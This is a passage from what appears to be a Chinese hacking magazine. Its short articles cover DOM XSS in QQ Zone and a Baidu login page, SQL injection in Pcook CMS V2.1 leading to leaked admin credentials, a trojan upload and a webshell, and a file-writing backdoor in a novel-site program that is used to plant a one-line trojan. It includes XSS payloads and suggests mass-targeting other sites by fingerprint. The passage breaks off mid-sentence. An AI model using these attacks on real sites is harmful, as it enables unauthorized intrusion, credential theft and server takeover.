sUrl += "\/";*/        //这地方怎么被注释了啊？！
var sHeader = result ? result[0] : "http://";
strValue = sHeader + sUrl;    //最后输出了。
        }
```

看着以上半POC、半注释、半解释的代码，你大约能看懂什么吧？QQzone里的这个js就这么输出了我们原来的东西。先让你匹配http、https等协议，然后赋值到sHead里去，最后我们看到的就是“xss”。

以上就是一个QQ空间的DOM XSS的小分析，既然百度都能有那么多的DOM XSS，何况腾讯呢？不过腾讯过滤的很狠，有时候给你2次htmlcode……

我突然想起了baidu登录处的xss，和这个不是一样，但是差不多，也是没经过任何过滤就将内容写到了js里去，代码如下：

```
<script language="javascript">
var err_str="";
switch(1)
{
case 1:
err_str = "用户名格式错误，请重新输入"
break;
case 2:
err_str = "用户"</script><img onclick=alert();>" 不存在"
break;
case 3:
```

在**err_str = "用户"</script><img onclick=alert();>"不存在**"这个地方有问题，程序员没注意到，是大家的作业了哦！

写到这大家可能会问：这DOM XSS能干什么呢？挂马还是搞站？其实都不是，是一个安全意识而已，注重细节。我相信QQ空间还有很多的XSS，大家尝试着去挖吧。

编辑点评：

QQ空间的一个XSS分析和利用，对XSS比较感兴趣的可以慢慢品味下，再自己去测试测试。

Pcook CMS V2.1的安全分析

3少

从本文你可以学到快速搞定Pcook CMS V2.1

星期天在家没事，于是就到站长网下代码来学习，选择了当天公布的Pcook CMS V2.1研究了一下。用小旋风asp架设后，发现版面很棒，如图1。

不过安全性却不怎么高，首先看搜索文件的代码：

```
<%
KeyWord=Trim(request("KeyWord"))
stype=trim(request("type"))
ID=trim(request("ID"))

If KeyWord<>"" then
mypage.getsql=server.createobject("adodb.recordset")
If stype=1 or stype="" then
mypage.getsql="select top 100 * from pcook_Article Where yn = 0 and
Title like '%"&KeyWord&"%' order by DateAndTime desc"
elseif stype=2 then
mypage.getsql="select top 100 * from pcook_Article Where yn = 0 and
UserName = '"&KeyWord&"' order by DateAndTime desc"
end if
```

我发现keyword只用trim()函数过滤了字符两边的空格，连个防注入也没有，直接在搜索里搜索文章里的内容，url变为了/**Search.asp?KeyWord =ad&Submit=%CB%D1+%CB%F7**。我们将keyword与sumbit替换位置，放到工具里检测，如图2。

pangolin是我用过工具里检测搜索型注入漏洞最好的，在数据里添加Pcook CMS V2.1的管理员数据库名pcook_Admin，不一会就爆出了管理员的账号密码，如图3。

在网站url后加admin进入后台，用刚才爆出的账号密码登




图1 Pcook CMS V2.1界面




图2 检测




图3 爆出账号和密码




图4 得到webshell




图5 得到服务器

录，直接在后台发表文章，上传改后缀的木马，再备份一下就可以得到webshell了，如图4。

百度一下，随便找个特征文件就可以，按照上面介绍的方法，一会就得到了一台服务器，如图5。

编辑点评：

很简单的一篇文章，注射、登录、上传、得到webshell。

从本文可以学到：

1、2月小说网漏洞分析

2、漏洞的实践利用

2月小说网0day

文/熟悉的陌生人

大家好，我是“熟悉的陌生人”，新的一年祝非安全越办越好，祝高手更高，菜鸟不再菜！今天给大家带来的是“2月小说网”的一个漏洞，漏洞发现者是“小勇紫夜”。“2月小说网”是才发布不久的一个网上小说阅读程序，代码采用asp编写，通过此漏洞，可以轻松拿到webshell。

漏洞出在book.asp文件中，关键代码如下：

```
If request("cmd")<>"" And request("path")<>""
then Createobject("Scri"&"pting.FileSys"&"temObject").CreateTextFile
(server.mappath(request("path"))).WriteLine request("cmd")
```




图1 探测

这段代码比较简单，主要是两个参数cmd和path。先判断这两个参数，如果都不为空的话，就创建一个以path参数为名的文件，内容为cmd参数的值。

写到这里有的朋友可能想，我们在cmd参数里写进一句话，path参数写个*.asp文件不就可以了吗？这个思路不错，我们仔细研究下。Book.asp文件还需要个参数act，这个是写死的，参数值是ok。我们随便写点东西进去尝试下，如图1。

如果要写入一句话木马，那么我们构造的代码应该是book.asp?cmd=一句话木马&path=1.





图2 没有写进去



